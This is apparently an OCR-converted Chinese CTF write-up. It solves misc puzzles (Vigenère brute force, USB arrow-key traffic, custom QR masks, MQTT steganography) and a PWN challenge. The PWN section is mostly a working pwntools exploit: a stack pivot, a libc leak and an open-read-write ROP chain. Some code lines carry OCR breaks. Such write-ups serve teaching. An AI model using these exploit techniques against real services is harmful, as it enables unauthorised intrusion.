
关于这题，有一点脑洞，出题人已经被暴捶过并且已经丢进小黑屋了

本来想上hint，但是没多久就被秒了（懵.jpg

提供一个附件what_is_it.piz，.piz就是一个很明显的hint，里面就是一个docx文件倒了一下，还原即可

```plain
with open('what_is_it.piz', 'rb') as f:
    with open('flag.txt', 'w') as f1:
        f1.write(f.read(700000).hex().upper()[::-1])
```

恢复后得到的是一个docx文件，打开发现是一首歌曲，可以通过百度很快的找到这首歌的一个歌词，进行比对可以发现少了9个字母，以及作者TREX



同时，在docx中把隐藏文字设置打开，就能看到hint，提示是维吉尼亚

Salamanda

I Very Like Vigenère

所以本题的目的就是爆破这9个字母的顺序得到flag


```plain
from string import ascii_uppercase as uppercase
from itertools import cycle
import hashlib

table = dict()
for ch in uppercase:
    index = uppercase.index(ch)
    table[ch] = uppercase[index:] + uppercase[:index]

deTable = {'A': 'A'}
start = 'Z'
for ch in uppercase[1:]:
    index = uppercase.index(ch)
    deTable[ch] = chr(ord(start) + 1 - index)



def deKey(key):
    return ''.join([deTable[i] for i in key])



def encrypt(plainText, key):
    result = []
    # 创建cycle对象，支持密钥字母的循环使用
    currentKey = cycle(key)
    for ch in plainText:
        if 'A' <= ch <= 'Z':
            index = uppercase.index(ch)
            # 获取密钥字母
            ck = next(currentKey)
            result.append(table[ck][index])

        else:
```

```
            result.append(ch)
    return ''.join(result)



key = "TREX"
keys = deKey(key)



def Pailie(list1, start, end):
    if start == end:
        q = "".join(list1)
        ans = encrypt(q, keys)
        # print(ans)
        flag = hashlib.md5(ans.encode()).hexdigest()
        if ("5613a" in flag[0:5]):
            print(flag)
    else:
        for i in range(start, end + 1):
            list1[start], list1[i] = list1[i], list1[start]
            Pailie(list1, start + 1, end)
            list1[start], list1[i] = list1[i], list1[start]



mw = ['H', 'Y', 'L', 'E', 'V', 'S', 'G', 'Q', 'Y']
Pailie(mw, 0, len(mw) - 1)
```

得到的明文是OHHHCBCTF flag是CBCTF{5613a6958d6e15059f6afc1a4bfd3d0e}

easy_keyboard

附件是一个压缩包以及.Q文件，记事本打开断定为按键精灵的脚本，导入后找一个记事本运行，得到一个key，但是没有什么用，仔细查看按键脚本发现使用了退格，把所有的退格注释,再运行



得到真正的三段密钥

```
6e187bef
323d1a4b
f067ec94
```

三个四字节的秘钥，熟悉zip明文攻击能直接想到这是明文攻击结束后得到的秘钥，所以可以直接用archpr来破解，于是用三段密钥破解zip，得到usb的键盘流量 tshark提取一下

```
tshark -r keyboard.pcapng -T fields -e usbhid.data > usbdata.txt
```

得到的usb.txt中发现是4f,50,51,52，并不在一般的键盘按键范围，于是查找键盘按键
https://max.book118.com/html/2017/0407/99227972.shtm

79	4F	Keyboard RightArrow[1]
80	50	Keyboard LeftArrow[1]
81	51	Keyboard DownArrow[1]
82	52	Keyboard UpArrow[1]

发现对应的是箭头

→↓←↓→ ↓→↑↓↓ ↓→↑↓↓ →←↓→↓← →↓↓↑←↑ →↓←↓→↑←↑ ↓↓→↑← →↓↓ →↓↓ ↓↓ →↓↓ →↓↓ ↓↓ →↓←→↓←
→↓←↓→↑←↑ ↓↓→↑← →↓←↓→↑←↑ →↓↓ →↓↓↑←↑ →↓↓←↑↑ →↓←↓→ →↓↓←↑↑ ↓↓→↑← →←↓→↓← →↓↓←↑↑
↓→↑↓↓ →↓←→↓← →←↓→↓← →↓←↓→↑←↑ →↓←↓→↑←↑ →←↓→↓← →←↓→↓← ↓↓ →↓←↓→ →↓←↓→↑←↑
→↓←→↓← →↓↓↑←↑ →↓↓↑←↑ →←↓→↓← ↓↓ ↓↓→↑← →↓←→↓← →↓↓←↑↑ →↓↓↑←↑ →↓←↓→↑←↑ ↓↓→↑←
→↓←↓→ ↓→↑↓↓ →↓←↓→↑←↑ ↓↓→↑← ↓↓ ↓↓→↑← →↓↓ →↓←↓→↑←↑ →↓↓↑←↑ ↓↓ →←↓→↓← →↓↓↑←↑
→↓↓↑←↑ →↓↓←↑↑ ↓↓→↑← →↓←↓→↑←↑ →↓↓←↑↑ →↓↓ ↓→↑↓↓ →↓←→↓← →↓↓↑←↑ ↓↓→↑← ↓→↑↓↓
→↓←↓→↑←↑ →↓↓←↑↑ →↓←→↓← →←↓→↓← →↓↓↑←↑ →↓←↓→↑←↑ →↓←→↓← ↓→↑↓↓ ↓↓→↑← →↓←→↓←
↓→↑↓↓ ↓↓ →↓↓←↑↑ →↓↓ →↓↓←↑↑ →↓←→↓← →←↓→↓← →↓↓←↑↑ ↓↓→↑← →↓←↓→↑←↑ →↓←↓→
→↓←↓→↑←↑ →↓↓↑←↑ ↓→↑↓↓ →↓←↓→ →↓←↓→↑←↑ ↓↓→↑← →↓↓←↑↑ →↓↓ →↓↓←↑↑ →↓↓←↑↑ ↓↓→↑←
↓→↑↓↓ →↓↓←↑↑ ↓↓→↑← →↓←→↓← →↓↓

以空格为分隔将箭头还原

exp:

```
from PIL import Image









str =
```

```
"4f5150514f00514f52515100514f525151004f50514f5150004f5151525052004f5150514f52505200515 14f5250004f5151004f5151005151004f5151004f5151005151004f51504f5150004f5150514f5250520051514f5250004f5150514f525052004f5151004f5151525052004f5151505252004f5150514f004f5151505252005151 4f5250004f50514f5150004f5151505252005 14f525151004f51504f5150004f50514f5150004f5150514f525052004f5150514f525052004f50514f5150004f50514f5150005151004f5150514f004f5150514f525052004f51504f5150004f5151525052004f5151525052004f50514f5150005151005151 4f5250004f51504f5150004f5151525052004f5250004f5150514f00514f525151004f5150514f525052004f5150514f525052004f5150514f5250004f5151004f5150514f525052004f5151525052005151004f50514f5150004f5151525052004f5151525052004f5151505252005151 4f5250004f5150514f525052004f51504f5150004f5151525052005151 4f52500051 4f525151004f51504f5150004f5151525052005151 4f52500051 4f525151004f5150514f525052004f5151505252004f51504f5150004f50514f5150004f5151525052004f5150514f525052004f51504f515000514f5251510051514f5250004f51504f515000514f525151005151004f5151505252004f5151004f5151505252004f51504f5150004f50514f5150004f5151505252005151 4f5250004f5150514f525052004f5150514f004f5150514f525052004f5151525052005 14f525151004f5150514f004f5150514f5250520051514f5250004f5151505252004f5151505252004f5151505252005151 4f52500051 4f525151004f5151505252005151 4f52500051 4f525151004f5151505252005151 4f5250004f51504f5150004f515100"
img = Image.new('RGB', (len(str), len(str)))
i = 0
j = 5
print(len(str))
for n in range(len(str) // 2 -1):
    print(str[n*2:(n+1)*2])
    if str[n*2:(n+1)*2] == '4f':
        for k in range(6):
            i += 1
            img.putpixel((i, j), (255, 255,255 ))
•
    if str[n*2:(n+1)*2] == '51':
        for k in range(6):
            j += 1
            # r, g, b = img.getpixel((i, j))
            img.putpixel((i, j), (255, 255, 255))
    if str[n*2:(n+1)*2] == '50':
        for k in range(6):
            i -= 1
            # r, g, b = img.getpixel((i, j))
            img.putpixel((i, j), (255, 255, 255))
    if str[n*2:(n+1)*2] == '52':
        for k in range(6):
            j -= 1
            # r, g, b = img.getpixel((i, j))
            img.putpixel((i, j), (255, 255, 255))
    if str[n*2:(n+1)*2] == '00':
        j = 5
        i = i + 10
img.show()
```

得到一串数字

```
24459867717713868790206504358855128399516309862486167891599068074396480359834634107035068289428607006406 37
```

一串十进制，目的是flag，也就是字符串，所以直接n2s exp:

```
import binascii
from libnum import *
flag=24459867717713868790206504358855128399516309862486167891599068074396480359834634107035068289428607006406 37
print(n2s(flag))
```

上面的exp就是图一乐，最后放个出题人因为懒得提取，写的exp：

```
import libnum
f = open("keyboard.pcapng","rb").read()
pos = 1340
draws =
["622488","22","62426","624624","26822","642624","22684","622","62426848","622848"]
chars = ["0","1","2","3","4","5","6","7","8","9"]
c = ""
while(pos < len(f)):
    data = f[pos+57]
    if(data == 0x52):
        c += "8"
    elif(data == 0x51):
        c += "2"
    elif(data == 0x50):
        c += "4"
    elif(data == 0x4f):
        c += "6"
    elif(data == 0):
        c += " "
    pos += 0x80
c = c.split(" ")[:-1]
ans = ""
for i in c:
    ans += chars[draws.index(i)]
print(libnum.n2s(int(ans)))
```

mask

本题来自于出题人没事做的时候，学习二维码的时候，发现二维码掩码的特征位置黑白块读出的二进制与实际对应的掩码是是第几个不对应，所以想着干脆多搞出8种掩码，才重新规划一种符合顺序的掩码，虽然掩码生成的规则都是我随便乱凑的

把zip放入16进制编辑器中，发现文件尾有rar


```
00098592  D9 0E F9 B9 D8 01 61 C0  15 97 FB B9 D8 01 56 F4  Ù ù¹Ø aÀ —û¹Ø VÔ
00098608  FE EE F8 B9 D8 01 50 4B  05 06 00 00 00 00 85 00  þîø¹Ø PK      …
00098624  85 00 61 30 00 00 D5 50  01 00 00 00 52 61 72 21  … a0  ÕP    Rar!
00098640  1A 07 01 00 33 92 B5 E5  0A 01 05 06 00 05 01 01      3'µå
00098656  80 80 00 9D AF E9 80 26  02 03 0B 82 01 04 B8 02  €€  ¯é€&   ,  ¸
00098672  20 4B 6B 02 62 80 03 00  0A 73 65 63 72 65 74 2E   Kk b€   secret.
00098688  74 78 74 0A 03 02 48 84  8F 25 F7 B9 D8 01 C4 E1  txt   H„ %÷¹Ø Äá
00098704  7F 20 53 43 2F 75 04 4D  E8 3C 1D D3 41 5B A1 6D    SC/u Mè< ÓA[¡m
00098720  AF D5 E3 08 3B 1A 8E A7  BF E9 8A 5F EE 37 69 7D  ¯Õã ; Ž§¿éŠ_î7i}
00098736  66 66 7B 39 2E 7D 12 12  04 24 09 09 E9 C5 FC E7  ff{9.}   $  éÅüç
00098752  DE F1 4D BD 15 57 58 4B  0F 5D 4D 01 92 A9 BC 1D  ÞñM½ WXK ]M '©¼
00098768  3D 06 81 11 28 BF B9 07  86 08 2A 97 C1 EE 24 2B  =   (¿¹ † *—ÁÎ$+
00098784  33 61 2F 5C F2 2C CF EF  EB A0 51 3F DD A8 25 03  3a/\ò,ÏïëQ?Ý¨%
00098800  67 DB A6 43 BC 81 0C B3  35 CF 14 84 C3 47 44 7A  gÛ¦C¼  ³5Ï „ÃGDz
00098816  5A A3 02 04 73 5F 00 19  9A 48 FC 52 7C C1 73 68  Z£  s_  šHüR|Ásh
00098832  1D 77 56 51 03 05 04 00                           wVQ
```

把rar提取出来，得到自定义掩码的运算规则

```
mask0:(i+j) % 2
mask1:j % 2
mask2:i % 3
mask3:(i+j) % 3
mask4:(i//3+j//2)%2
mask5:(i*j)%3+(i*j)%2
mask6:((i*j)%3+i*j)%2
mask7:((i*j)%3+i+j)%2
mask8:(i*j) % 2
mask9:(i*j) % 3
mask10:(i^j) % 3
mask11:(i^j) % 2
mask12:(i//3+j//2)%3
mask13:(i^j)%3+(i^j)%2
mask14:((i^j)%3+i^j)%2
mask15:((i^j)%3+i+j)%2
```

这里就是重新定义的16种掩码，前8种是原始的掩码生成方式，只是换了一下顺序，所以去扫所有的二维码的时候，可能会发现有的二维码还是能直接扫出来，那就是在生成的时候随机刚好随机到了自己原来的源码

把任意一个二维码的png放入stegsolve中，可以发现在r0的左上角有隐写痕迹




多看几张图，可以发现就只有前四格存在隐写，结合描述说掩码的识别特征不在二维码区域，所以可以知道这个4位的数据就是16种掩码的特征位


因为不想修改到二维码的原始部分，所以就把掩码特征位放到了左上角的空白区域，通过lsb即可看到

按照16种掩码的规律，读取图片，将掩码去掉，然后再读取二维码原本的掩码特征值

就是这里



对应的掩码



这里八种掩码是按特征码的二进制顺序排的，但不是掩码的顺序，上述按顺序对应的掩码是

mask2,mask3,mask0,mask1,mask6,mask7,mask4,mask5

需要按下面的顺序

然后就可以扫码，但是扫码得到的发现是0-131的值，明显是一个顺序，而二维码本身的掩码共8种，提取一下掩码的类型，然后3个一组，8进制转码即可，可以说是非常简单了，只要写一个二维码的掩码处理就可以了，都不用写完整的二维码解析器，最后写脚本处理即可


脚本就不放了，毕竟是一个很简单的脚本。

ezflow

打开流量包可以发现含有ctf/misc字符串的MQTT流量包

提取出MQTT流量传输的数据，根据MQTT对传输数据的处理方式（用mosquito搭建mqtt服务，自己发布0-255字符串抓包分析得到），恢复出原始数据

```python
import paho.mqtt.client as mqtt

client = mqtt.Client()
client.connect("127.0.0.1",1883,60)

data=''
for i in range(0x100):
    data+=chr(i)

client.publish('ctf/misc',data)
```



根据抓包所得的对照关系写脚本恢复原始传输数据

恢复数据后可以发现，可见字符串都在base64的范围内，因为mqtt传输数据时对于0-0x7f和0x80-0xff的字符处理方式不同，猜测高位隐写了二进制，而末7位隐写了base64字符

```python
from Crypto.Util.number import *
import base64

f=open('data','rb')
data=f.read()

i=0
res=''
bin_pwd=''

while i<len(data):
    if data[i]<0x80:
        res+=chr(data[i])
```

```
            bin_pwd+='0'
            i+=1
        else:
            if data[i]==0xc2:
                res+=chr(data[i+1]&0x7f)
            else:
                res+=chr((data[i+1]+0x40)&0x7f)
            bin_pwd+='1'
            i+=2

f=open("flag.zip","wb")
#print(res)
f.write(base64.b64decode(res))

bin_pwd=bin_pwd+'0'*(8-len(bin_pwd)%8)

print(long_to_bytes(int(bin_pwd,2)))
```

base64解码得到zip，二进制转ASCII得到pwd:@Dsy$r0aE.SR[42f*#s 利用密码解压zip，得到flag.jpg，fuzz一下，用刚才的密码steghide解出flag

---

#

PWN

appetizer

通过func栈帧写值给check栈帧复用完成检测，csu调用write泄露libc，read往rop后接新的ORWrop获取flag

```
def exp():
    global r
    global libc
    global elf
    r=remote("127.0.0.1",9999)
    ##r=process('./appetizer')
    libc=ELF('libc-2.31.so')
    elf=ELF('./appetizer')
    r.sendafter("Let's check your identity",'aaNameless');
    r.recvuntil('Here you are:')
    database=int(r.recvuntil('\n',drop=True),16)-0x4050
    log.success('database:'+hex(database))

    ##set proc_func
    pop_rdi_ret=database+0x14d3
    ret=database+0x101a
    csu_start=database+0x14B0
    csu_end=database+0x14ca
    write_got=database+elf.got['write']
    read_got=database+elf.got['read']
    buf=database+0x4050

    leave_ret=database+0x13a3
```

```
    ##set ROP

ROP=p64(ret)*10+p64(csu_end)+p64(0)+p64(1)+p64(1)+p64(write_got)+p64(0x8)+p64(write_got)+p
64(csu_start)

ROP+=p64(0)+p64(0)+p64(1)+p64(0)+p64(buf+0x108)+p64(0x105)+p64(read_got)+p64(csu_start)
    ROP+=p64(0)*7
    ##overflow
    print('test:'+hex(len(ROP)))
    r.sendafter("information on it",ROP)
    ##z()
    r.sendafter("Tell me your wish:\n",p64(buf)+p64(leave_ret))
    sleep(1)
    libcbase=u64(r.recv(6).ljust(8,'\x00'))-libc.sym['write']
    log.success("libcbase:"+hex(libcbase))
    ##one=[0xe6aee,0xe6af1,0xe6af4]
    ##onegadget=libcbase+one[0]

    ##set libc_func
    pop_rsi_ret=libcbase+0x27529
    pop_rdx_pop_rbx_ret=libcbase+0x1626d6
    open_addr=libcbase+libc.sym['open']
    read_addr=libcbase+libc.sym['read']
    puts_addr=libcbase+libc.sym['puts']

    flag_addr =buf + 0x108+0x100
    chain = flat(
    pop_rdi_ret , flag_addr , pop_rsi_ret , 0 , open_addr,
    pop_rdi_ret , 3 , pop_rsi_ret , flag_addr , pop_rdx_pop_rbx_ret , 0x100 , 0 ,
read_addr,
    pop_rdi_ret , flag_addr , puts_addr
    ).ljust(0x100,'\x00') + 'flag\x00'
    r.send(chain)
    ##print('test:'+hex(len(ROP)))
    r.interactive()
```

不需要csu的办法

```
write(1, "Tell me your wish:\n", 0x13uLL);
read(0, &savedregs, 0x10uLL);
return 0;
```

return前rdx被赋值0x10，对于write泄露libc来说足够了，难点在于如何在泄露libc之后将payload布置到后面的ROP链上，如果返回start的话，会报错，具体什么原因没调试，感兴趣的可以去试下，我这里返回的是main函数里往end写0x108的地方

需要注意的点挺多的，因为rop链是栈迁移到了end上，如果离end开头太近，函数栈帧会因为往end里写数据而被破坏导致崩溃，所以需要利用多个ret把函数栈帧往下挪，使其远离end开头

同时调试可以发现，return的地址在end上，可以控制，所以第一次打ROP的时候就可以把orw需要的flag文件名布置到end末尾，同时布置第二次返回的返回地址为leave再来一次把ROP链栈迁移到end上，打orw

```python
#encoding: utf-8
#!/usr/bin/python

from pwn import *
import sys
#from LibcSearcher import LibcSearcher

context.log_level = 'debug'
context.arch='amd64'

local=0
binary_name='appetizer'
libc_name='libc-2.31.so'

libc=ELF("./"+libc_name)
